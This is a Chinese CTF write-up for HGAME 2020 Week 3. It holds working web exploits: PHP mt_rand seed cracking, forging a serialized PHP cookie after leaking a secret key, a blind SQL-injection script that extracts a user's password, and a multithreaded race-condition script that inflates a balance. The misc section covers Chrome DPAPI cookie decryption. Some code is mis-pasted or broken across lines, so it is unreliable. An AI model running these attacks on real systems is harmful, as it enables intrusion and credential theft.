

# HGAME 2020 Week3 WP

---

难度突然就大起来了。

与PWN无缘了(〒\_〒)

## web

---

### 二发入魂！

可以抽指定数量的卡（随机数），提交一个cdkey(?)

可能是调用了随机函数，生成了指定数量的随机数。

于是搜索了一下随机数的漏洞。

得知了php的mt随机算法存在漏洞，可以由产生的随机数反推出seed。

从网上下载了一个脚本，输入第一个和第228个随机数，即可算出seed。改一下脚本，就能得到flag了。

```
s=requests.session()|  
  
y=s.get("https://twoshot.hgame.n3ko.co/random.php?times=228").text  
y=y[1:-1]  
y=y.split(',')  
ans=main(int(y[0]), int(y[227]), 0,0)  
print(s.post("https://twoshot.hgame.n3ko.co/verify.php",data={'ans':int(ans)}).text)
```

### 序列之争 - Ordinal Scale

玩了半天，也没思路。后来看网页源代码，告诉我网站的源代码已经打包供我下载了。。

下载后，结合题目，知道这道题与php的序列化有关。

---

```

class Game
[
private $encryptKey = 'gkUFUa7GfPQui3DGUTHX6XIUS3ZAmC1L';
public $welcomeMsg = '%s, Welcome to Ordinal Scale!';

private $sign = '';
public $rank;

public function __construct($playerName){
    $_SESSION['player'] = $playerName;
    if(!isset($_SESSION['exp'])){
        $_SESSION['exp'] = 0;
    }
    $data = [$playerName, $this->encryptKey];
    $this->init($data);
    $this->monster = new Monster($this->sign);
    $this->rank = new Rank();
}

private function init($data){
    foreach($data as $key => $value){
        $this->welcomeMsg = sprintf($this->welcomeMsg, $value);
        $this->sign .= md5($this->sign . $value);
    }
}
-}

```

选中部分本来是服务器的secretkey。想做题，必须搞到这个key。

但自己太菜了，直到🐼学长给了hint（他的博客），才知道可以通过sprintf把secretkey搞出来。（让playername是"%s",使得welcomeMsg在第二次格式化后，带入了secret key）

这样，也有了和player—name对应的sign。

再结合游戏主页的

```

<h1># <?php echo($game->rank->Get());?>
<?php if($game->rank->Get() === 1){?>
<h2>hgame{flag_is_here}</h2>
<?php }?>
<br>
<div class="card" style="color: #007bff.

```

，得知目标是让我的rank成为1。

再看rank类：

```

public function __destruct(){
    // 确保程序是跑在服务器上的！
    $this->serverKey = $_SERVER['key'];
    if($this->key === $this->serverKey){
        $_SESSION['rank'] = $this->rank;
    }else{
        // 非正常访问
        session_start();
        session_destroy();
        setcookie('monster', '');
        header('Location: index.php');
        exit;
    }
}

```

在rank类被销毁时，将当前rank同步到session。

最后，看一下反序列化的地方，明确了cookie的sign算法。

```
private function Save(){
    $sign = md5(serialize($this->monsterData) . $this->encryptKey);
    setcookie('monster', base64_encode(serialize($this->monsterData) . $sign));
}
```

这样的话，要做的事情已经明确了。

构造如下payload：

```
s=requests.session()

y=s.get("https://twoshot.hgame.n3ko.co/random.php?times=228").text
y=y[1:-1]
y=y.split(',')
ans=main(int(y[0]), int(y[227]), 0,0)
print(s.post("https://twoshot.hgame.n3ko.co/verify.php",data={'ans':int(ans)}).text)
```

让Rank的rank刷新覆盖session的rank 即可。

最后，将cookiepack一下。

```
import base64
from hashlib import md5
def GKey(name):
    name=name.encode()
    encryptKey = b'gkUFUa7GfPQui3DGUTHX6XIUS3ZAmC1L'
    return md5(name).digest().hex().encode() + md5(md5(name).digest().hex().encode()+encryptKey).digest().hex().encode()

def PackWithMD5(context):
    global encryptKey
    result=context+md5(context.encode()+encryptKey).digest().hex()
    return base64.b64encode(result.encode())

encryptKey=GKey('haha')

a='a:2:{s:4:"name";s:20:"小怪: Big Eggplant";s:2:"no";i:33;}'
print(PackWithMD5('a:2:{s:4:"name";O:4:"Rank":1:{s:4:"rank";i:1;s:2:"no";s:4:"6666";}}'))
```

提交这个cookie，得到了flag。

## Ordinal Scale

当前排名: 1 经验: 166 [登出](#)

**haha, Welcome to Ordinal Scale!**

**# 1**

**hgame** {

## Cosmos的留言板-2

根据上周的题目，猜测这周也是sql注入。

玩了一圈，测出了删除的id是注入点，不带引号的。

如果注入语句运行报错，就提示删除失败；语句正常运行，提示删除成功。

需要注意，提示删除成功，只是意味着语句正常执行，并不意味着则那一条留言真被删除了。

所以，可以采用盲注，先add note，然后注入，看看note是不是真的被删除了，用来验证语句的运行结果。

直接写脚本，爆破了数据库名，表名（messages，user），列名。

由于没认真看题目描述，我一直在尝试搞messages表的内容，却一直报错。看了描述后，思路明确，爆破用户名是Cosmos的密码即可。

下面是又臭又长的脚本。

```
import requests
import os
import string
#note_text='hgame2018'
location_text='<br/>'
def get_note_id(note_text):
    result=s.get('http://139.199.182.61:19999/index.php').text
    if( (note_text+location_text) in result):
        result=result[result.find(note_text+location_text)+len(note_text)+48:]
        result=result[:result.find('\n')]
        #print ('find text:',note_text,'success! id:',result )
        return result
    else:
        return -1
def get_random_text():
    return os.urandom(8).hex()

def login():

    login_result=s.post('http://139.199.182.61:19999/login.php',data=
{'name':'af','password':'af','submit':1}).text
    #print(login_result)
    if('新建留言' in login_result):
        print("login success!\n\n")
    else:
        print('login fail\n\n')

def new_note(note_text):
    post_result=s.post('http://139.199.182.61:19999/index.php?method=send',data=
{'message':note_text}).text
    #print(post_result)

def del_note(id,context):
    result=s.get('http://139.199.182.61:19999/index.php?
method=delete&delete_id='+id + ' ' + context).text
    if(str(id) in result):
        if('留言失败' in result):
            print('语法错误')
            return -1
        #print('delete fail!')
        return 0
    else:
        #print('delete success!')
        return 1
```

```

def test_inject(context):
    global lastid
    if(lastid==-1):
        note_text=get_random_text()
        new_note(note_text)
        note_id=get_note_id(note_text)
        lastid=note_id

    result = del_note(lastid , context)
    if (result):
        lastid=-1
        return 1
    else:
        return 0

def bp_dbname():
    #bp db length
    db_length=0
    for i in range(1,100):

        result=test_inject(' and ((select (length(database())) ) )=' + str(i) +
        ')')
        if(result):
            print ('db_length:',i)
            db_length=i
            break

    #bp db name
    db_name=''
    for i in range(db_length):
        for j in string.ascii_lowercase+string.ascii_uppercase :
            #for j in range(32,128):
                j=ord(j)

            print ('find db_name[' ,i ,']:',db_name,chr(j))
            payload=' and ((select ascii(mid(database(),' + str(i+1) + ',1) )
            )=' + str(j) + ')')
            print ('pld=',payload)
            result=test_inject(payload)
            if(result):
                db_name+=chr(j)
                print('db_name=',db_name)
                break

def bp_table_name():
    #bp tb count
    table_count=0
    for i in range(0,100):
        pld=' and (select (( (select count(table_name) from
        information_schema.tables where table_schema=\'babysql\') ) ) = ' + str(i) + ')')
        print('pld:',pld)
        result=test_inject(pld)
        if(result):
            print ('table_count:',i)
            table_count=i
            break

```

```

#bp tb length
table_length=0
for i in range(0,100):
    pld=' and (select (( (select length(table_name) from
information_schema.tables where table_schema=\'babysql\' limit 0,1) ) ) =\' +
str(i) + \')'
    print('pld:',pld)
    result=test_inject(pld)
    if(result):
        print ('table_length:',i)
        table_length=i
        break

#bp tb name
table_name=''
for i in range(table_length+2):
    # for j in string.ascii_lowercase+string.ascii_uppercase :
    for j in range(32,128):
        # j=ord(j)

        print ('find table_name[',i,']: ',table_name,chr(j))
        payload=' and (select ascii(mid((select table_name from
information_schema.tables where table_schema=\'babysql\' limit 0,1),\' + str(i+1)
+ ',1) ) =\' + str(j) + \')'
        print ('pld=',payload)
        result=test_inject(payload)
        if(result):
            table_name+=chr(j)
            print('table_name=',table_name)
            break

def bp_column_name():
    #bp tb count
    table_count=0
    for i in range(0,100):
        pld=' and (select (( (select count(column_name) from
information_schema.columns where table_name=\'messages\') ) ) =\' + str(i) + \')'
        print('pld:',pld)
        result=test_inject(pld)
        if(result):
            print ('table_count:',i)
            table_count=i
            break

#bp tb length
table_length=0
for i in range(0,100):
    pld=' and (select (( (select length(column_name) from
information_schema.columns where table_name=\'messages\' limit 0,1) ) ) =\' +
str(i) + \')'
    print('pld:',pld)
    result=test_inject(pld)
    if(result):
        print ('table_length:',i)
        table_length=i
        break

```

```

#bp tb name
table_name=''
for i in range(len(table_name),table_length):
    # for j in string.ascii_lowercase+string.ascii_uppercase :
    for j in range(32,128)[::-1]:
        # j=ord(j)

        print ('find column_name['+str(i)+']: ',table_name,chr(j))
        payload=' and (select ascii(mid((select column_name from
information_schema.columns where table_name=\'messages\' limit 0,1),'+str(i+1)
+ ',1) ) = '+str(j) + ') '
        print ('pld=',payload)
        result=test_inject(payload)
        if(result):
            table_name+=chr(j)
            print('column_name=',table_name)
            break
def bp_name(id):
    #bp name count
    name_count=0
    for i in range(0,100):
        pld=' and (select count(name) from user where name like \'Cosmos%%\'
)=%d' %(i)
        print('pld:',pld)
        result=test_inject(pld)
        if(result):
            print ('name_count:',i)
            name_count=i
            break
    id=input('input id')
    id=int(id)
    #bp tb length
    table_length=0
    for i in range(0,100):
        pld=' and (select length(password) from user where name like
\'Cosmos%%\' limit %d,1)=%d' %(id,i)
        print('pld:',pld)
        result=test_inject(pld)
        if(result):
            print ('name_length:',i)
            table_length=i
            break

#bp tb name
table_name=''
for i in range(len(table_name),table_length):
    # for j in string.ascii_lowercase+string.ascii_uppercase :
    for j in range(32,128)[::-1]:
        # j=ord(j)

        print ('find column_name['+str(i)+']: ',table_name,chr(j))
        payload=' and ( ascii(mid((select password from user where name like
\'Cosmos%%\' limit %d,1),%d,1))=%d )' %(id,i+1,j)
        print ('pld=',payload)
        result=test_inject(payload)
        if(result):
            table_name+=chr(j)

```

```

        print('column_name=',table_name)
        break

#select column_name from information_schema.columns where table_name=messages
db=' and ((select ascii(substr(database(),1,1))>127)'
#start_id=123
lastid=-1

#139.199.182.61:19999/index.php?method=delete&delete_id=1877 and (select
(length( (select table_name from information_schema.tables where
table_schema='babysql') ) ) =0)

#cur_id=start_id
db_name='babysql'
#tb count=2
tb1_name='messages'#count 3: 2,1:message      0,1:message_id 1,1:user_id
tb2_name='user' #1 name 2 password 3 id

#
s=requests.session()
login()

bp_name(0)
# print( test_inject('and ((select (table_name) from information_schema.tables
where table_schema=\'babysql\' limit 0,1)=\'messages\')'      ))

```

## Cosmos的二手市场

做了很久,没有思路.

终于向学长索取了关键字:条件竞争.

网上搜索的意思,是用大量的请求干扰服务器的判断,还有个网站提要了利用数据库的锁,实现骚操作.

思考了一下,可能是利用买卖时候,数据加锁,然后实现无消耗买物品.

于是开多线程,一个线程买卖1500块钱的东西,干扰服务器,另外一个线程买10000块钱的东西.

运行后,发现这样来钱速度有点慢,于是在第二个线程中,改成出售10000块钱的东西,然后买2次.这样速度就可以保证了.

最后,开100个线程,不一会,我的钱就很多了.



```

import requests
import threading

def get_info():
    """线程运行函数"""
    print('start get_info!')
    while 1:

        s.get('http://121.36.88.65:9999/API/?method=getinfo')
        s.post('http://121.36.88.65:9999/API/?method=buy',data={'code':'800003','amount':'1'})
        s.post('http://121.36.88.65:9999/API/?method=solve',data={'code':'800003','amount':'1'})

def buy_10000():
    """线程运行函数"""
    print('start crack!')
    while 1:

        s.get('http://121.36.88.65:9999/API/?method=getinfo')
        s.post('http://121.36.88.65:9999/API/?method=buy',data={'code':'800001','amount':'500'})
        s.post('http://121.36.88.65:9999/API/?method=solve',data={'code':'800001','amount':'500'})
        s.post('http://121.36.88.65:9999/API/?method=buy',data={'code':'800001','amount':'500'})

#start login
s=requests.session()
login=s.post('http://121.36.88.65:9999/API/?method=login',data={'name':'r','password':'r'})
print(login.text)

#
for i in range(100):
    threading.Thread(target=get_info).start()
    threading.Thread(target=buy_10000).start()

```

## Cosmos的二手市场

[登出](#)
[getflag](#)

#	商品编号	商品名称	商品价格	拥有量
1	800001	Cosmos的漏音耳机	10000	1273100
2	800002	Cosmos的XPS	12000	0
3	800003	Cosmos的电竞椅	1500	89
4	800004	Cosmos的24寸4k显示屏	1800	0

用户名	余额
r	1033086655

### 消息栏

在该市场出售商品需要收取3%的手续费,当你赚取1亿时既能获得cosmos的认可,得到flag

购买

getflag.

## RE

### Go\_Master

一看就是Go语言写的啊

运行一下，问我是谁。

### step1

gdb调试，看到有个参数是9，然后看ida，有sha相关的，gdb一步一步走，看到一个疑似目标hash的东西，查一下，得到localhost。

### step2

输入localhost，提示服务器已就绪。

查一下端口，2333。浏览器浏览，失败。

nc，让我输入key。

查字符串的位置，ida看一下。

```
if ( (unsigned __int64)&retaddr <= *(_QWORD *)(__readfsqword(0xFFFFFFFF8) + 16) )
    runtime_morestack_noctxt();
runtime_newobject(a1, a2);
*(_QWORD *)v20 = 'em eviG';
*(_QWORD *)v20 + 8 = '\nYEK';
*(void (__fastcall *))(__int64)(a7 + 80))(a1);
runtime_makeslice(a1, a2, v10, v11);
v25 = 12LL;
*(void (__fastcall *))(__int64, __int64, _QWORD, __int64)(a7 + 40))(a1, a2, *(_QWORD *)v10, a7);
*(_QWORD *)v19 = &v24;
*(_QWORD *)v19 + 1 = 12LL;
runtime_slicebytetostring(a1, a2, v12, v13, v14, v19);
main_Encrypt(a1, a2, v15, *(__int64 *)&v22 + 1, v16, v22);
if ( v23 == 96 && (v21 = (char *)qword_55790F, runtime_memequal(a1, a2, v17, (char)qword_55790F, a10) ) )
```

encrypt, 跟进。

```
v9 = __readfsqword(0xFFFFFFFF8);
if ( (unsigned __int64)&v24 <= *(_QWORD *)v9 + 16 )
    runtime_morestack_noctxt();
runtime_stringtoslicebyte(a1, a2, a3, v9, a5, a6);
crypto_des_NewCipher(a1, a2, v22, v10);
result = v23;
if ( !*(_QWORD *)&v22 + 1 )
{
    v24 = v22;
    *(void (__fastcall *))(__int64)(v21 + 24))(a1);
    main_ZeroPadding(a1, a2, v12, 0LL, v13, v14);
    if ( !a9 )
        runtime_panicdivide(a1, a2);
    if ( 0 % a9 )
    {
        runtime_newobject();
        result = v22;
        *(_QWORD *)v22 + 8 = 32LL;
        *(_QWORD *)v22 = &unk_55421B;
    }
    else
    {
        runtime_makeslice();
        v26 = a9;
        v15 = v24;
        runtime_makeslice();
        v25 = a9;
        encoding_hex_Encode(v22, v15, *(__int64 *)&v22 + 1, 2LL * *(__int64 *)&v22 + 1, v16, v17, a9);
        runtime_slicebytetostring(v22, v15, v18, v19, v20);
        result = *(__int64 *)&v22 + 1;
    }
}
return result;
```

看到des, 然后刚才上层函数, 运行encrypt后, 有个比较。看一下比较内容, 是96长度的hex。转成base64。

gdb跟进, 看到encrypt的参数有个localhost, 还有个8, 还有输入的字符串。

des的key长度8字节, 扔掉't'。


在线des解密。

得到flag。

## oooollvm

得知程序用了很复杂的混淆。

ida看了看,太乱了。

直接调试.盯着寄存器和栈,看出来将输入的每一个字符提出来,两个寄存器xor的结果与字符比较.ida看一下,提取出2个table,但一个table和两个寄存器的值对不上.观察一下 ,原来是table的值+8和另外一个table的值xor。

直接写脚本,算出flag。

```

t1='58343678AB0686B546B61077C21B49851555957538CBBE844F1D0669A45B7BA84D47'
t2='30525916CA70C3F002C977DC875B09D7152BD7E42998F9D932627FB18915C98B2815'

t1=bytes.fromhex(t1)
t2=bytes.fromhex(t2)
for i in range(len(t1)):
    print(chr((t1[i]+i)^t2[i]),end=''))

```

## hidden

ida,F5,挺复杂的.

仔细看了一下,发现有个可疑的地方.

```

v10 = ((unsigned int)v8 >> 1) ^ 0xEDB88320;
if ( !(v8 & 1) )
    v10 = (unsigned int)v8 >> 1;
v11 = (v10 >> 1) ^ 0xEDB88320;
if ( !(v10 & 1) )
    v11 = v10 >> 1;
v12 = (v11 >> 1) ^ 0xEDB88320;
if ( !(v11 & 1) )
    v12 = v11 >> 1;
v13 = (v12 >> 1) ^ 0xEDB88320;

```

搜了一下,是CRC32的算法.

但不知为啥,循环次数达到了4096,而且到达后,还做了一次对输入的检验.

结合调试,觉得校验函数的代码应该是运行后写上去的.

于是把代码段dump下来,给ida,F5.

```

__int64 __fastcall verify(__int64 a1, __int64 (__fastcall *a2)(__QWORD))
{
    int j; // [rsp+20h] [rbp-78h]
    signed int i; // [rsp+24h] [rbp-74h]
    signed int l; // [rsp+28h] [rbp-70h]
    signed int k; // [rsp+2Ch] [rbp-6Ch]
    unsigned int result; // [rsp+30h] [rbp-68h]
    char input[40]; // [rsp+38h] [rbp-60h]
    char *tail; // [rsp+60h] [rbp-38h]
    char v10[40]; // [rsp+68h] [rbp-30h]

    for ( i = 0; i < 40; ++i )
        input[i] = *(_BYTE *)(a1 + i);
    tail = &input[38];
    for ( j = 0; j < 19; ++j )
    {
        for ( k = 0; k < 2; ++k )
        {
            input[j] ^= input[j + 19];
            input[j] += tail[k];
            input[j + 19] -= 103;
            input[j + 19] ^= input[j];
        }
    }
    result = 1;
    for ( l = 0; l < 40; ++l )
    {
        *(_QWORD *)v10 = 0x7B754B47758F8846i64;
        *(_QWORD *)&v10[8] = 0x48757A7B8A7F798Ei64;
        *(_QWORD *)&v10[16] = 0x4B7D87824B7B7B7Bi64;
        *(_QWORD *)&v10[24] = 0x81817350A79B885Di64;
        *(_QWORD *)&v10[32] = 0x7D65574F57FA729Ai64;
        if ( input[l] != v10[l] )
        {
            result = 0;
            return a2(result);
        }
    }
    return a2(result);
}

```

位运算后校验.

python,逆向运算,得到flag.

```

after=bytes.fromhex('46888F75474B757B8E797F8A7B7A75487B7B7B4B82877D4B5D889BA7507381819A72FA574F57657D')
after=list(after)
for j in range(19)[::-1]:
    for k in [1,0]:
        after[j+19]^=after[j]
        after[j+19]+=103
        after[j+19]%=256
        after[j]-=after[38+k]
        after[j]%=256
        after[j]^=after[j+19]

for i in after:
    print(chr(i),end='')
#flag{k1ddos_1s_m0r0w_15_0u1t0d_00000!

```

不知道为什么要有那段CRC,迷惑?

## PWN

放弃.


# Crpyto

## Feedback


破解CFB.

### 原理

CFB模式的加密



CFB模式的解密



题目中,生成随机的key,iv.提供三次解密输入密文/输出明文的机会,最后输出加密后的flag.

flag分3次加密.

根据原理,可以将输入的明文密文异或,把key stream1搞出来,然后与密文的第一块异或,得到flag的第一部分.

再将flag的第一部分用key stream加密,达到伪造flag加密的效果,这样就能导出下一个key stream,进而获取flag的第二部分.

重复上述,得到flag的第三部分.

## Misc

### 美人鲸

拉取,运行docker镜像.

随便翻了一遍,看到一个ash\_history,提示zip password在/etc.

搜索带flag的zip,导出来.

然后从docker的文件夹把镜像翻出来了,找/etc里面的东西,在issue里面看到了密码.

用密码解压zip,查看db,得到flag.

## 日常

下载,得到2张看上去一样的图,一个ogg.

猜测水印,刚好上周下载了个BlindWaterMark没有用到.

用了一下,得到一个很不清楚的图,隐约看出, VeraCrypt Key什么的.

下一行是一个疑似key的东西.

下载那个软件,是磁盘加密的东西.


然后binwalk 那个ogg,得到压缩包.解压得到疑似VeraCrypt 加密的文件.

尝试多次看不清楚的key,成功将加密的磁盘映射到本机.

看到里面有一堆东西.一个一个看.

cookies,是个数据库.


navicat看,里面是一条加密的flag.搜索解密cookies,得知这是chrome的cookies文件,而且采用了Windows API的加密, which加密的时候用到了本机的一些信息,意味着加解密只能在一个机器上进行.

看到里面还有  ObjectNF-PC.txt , 打开,是查看那台电脑的密码.

复原一下,得到那台电脑的密码happy2020.


起初不信这个函数的安全性,新建了个用户,用户名密码和txt一样,还把电脑名改了.然而调用解密函数,始终失败.放弃.

再去网上搜索,得知有个软件专门解密这东西.下载,载入cookies文件,没法查看.



再看磁盘里还有一个SID命名的压缩包.猜测是学长电脑的相关信息.


再看软件载入文件时候,有个高级选项,



知道的SID文件的用处。

解压，填入文件夹地址，和解出来的Windows密码。


flag出现了。



### 三重隐写

解压压缩包,得到一个加密软件,一个软件的加密产物(pack with zip),三个音乐.

放大视图后,发现条码,扫描,得到一个AES key.



根据LSB,上网搜索,查找关键字,搜到隐写软件,得到 Stegano key:



uFSARLVNwVieWCY5.

上网搜索,得到MP3Stego,用得到的密码decode,得到了zip密码,然后再用AES密码,解密📄flag.crypto,得到了flag.